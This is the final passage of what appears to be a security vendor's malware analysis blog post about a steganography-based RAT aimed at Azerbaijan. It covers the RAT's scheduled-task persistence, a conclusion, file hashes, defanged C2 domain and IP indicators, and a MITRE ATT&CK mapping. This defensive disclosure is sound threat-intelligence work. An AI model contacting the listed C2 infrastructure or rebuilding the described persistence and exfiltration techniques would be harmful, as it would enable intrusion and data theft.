


Figure 18: File manager

It also has the capability to make itself persistent by creating a vbsfile and adding it to Scheduled Tasks.





Figure 19: Scheduled task

Conclusion

Threat actors use many techniques to subvert analysis and detection; in this blog post we examined a group employing the less common technique of steganography, in which the actor hides a malicious payload within an image.

Due the geopolitical events happening between Azerbaijan and Armenia, digital attacks against these countries have increased in the past year. Cisco Talos reported a new RAT named PoetRAT which was also used to target Azerbaijan, though differences in the sample analyzed in this post suggest this RAT is not related. Malwarebytes analysts will continue to track this activity, and report on any new findings related to this threat.



IOCs

File Name	SHA256
telebler.doc	ef02527858797356c5e8571c5a22d00c481fbc9ce73c81a341d482ea3776878a
Fairfax.zip	4ad451a1c07d1760a0586c3c5132a68539d98198c402f4fc2b42b954ea9f76d7
auroraXXXX.zip auroraXXXX.docx	0573926b05c34af23c7003cc0a30cfc682335f7e787958f9be7e6804edacd0a1

image1.png	f33db9011c69e6f4b13c765f77466de023f442d8a75bce8ab450f4978275671a
runner.bat	909a94451d2640f89ec25aebcede14f238ead06b94f28544a99f4ecc2411b3b5
Fairfax.exe	ab0f4d290f3d4532896dea80563e342c825b12e0111c2d54eac62b1b942b854b
Fairfax.exe	69e880b0545330b8e6d1543c47d89b4907fb79899b40c2478c591225ffc551ce

C2:

vnedoprym.kozow[.]com

111.90.150[.]37

MITRE ATT&CK Techniques

Tactic	Id	Name	Details
Initial Access	T1566	Phishing	Distributing maldocs through phishing emails
Execution	T1059.003	Windows command shell	Starts CMD.EXE for commands execution
	T1064	Scripting	Executing FairFax.exe using batch file
	T1059.001	PowerShell	Executes PowerShell scripts
	T1204.002	User Execution	Manual execution by user
Persistence	T1053.005	Scheduled Task	Uses Task Scheduler for persistence
Defense Evasion	T1140	Deobfuscate/Decode Files or Information	The RAT has the ability to decode base 64 data and decrypt AES encrypted data
Collection	T1113	Screen Capture	The RAT has the ability to capture the screen
	T1560.001	Archive Collected Data: Archive via Utility	The RAT archived files using zip utility
Command and Control	T1071.001	Application Layer Protocol: Web Protocols	Using HTTPS for C2 communications
	T1132.001	Data Encoding: Standard Encoding	C2 traffic are base64 encoded and AES encrypted
Exfiltration	T1041	Exfiltration Over C2 Channel	Exfiltrates the data over C2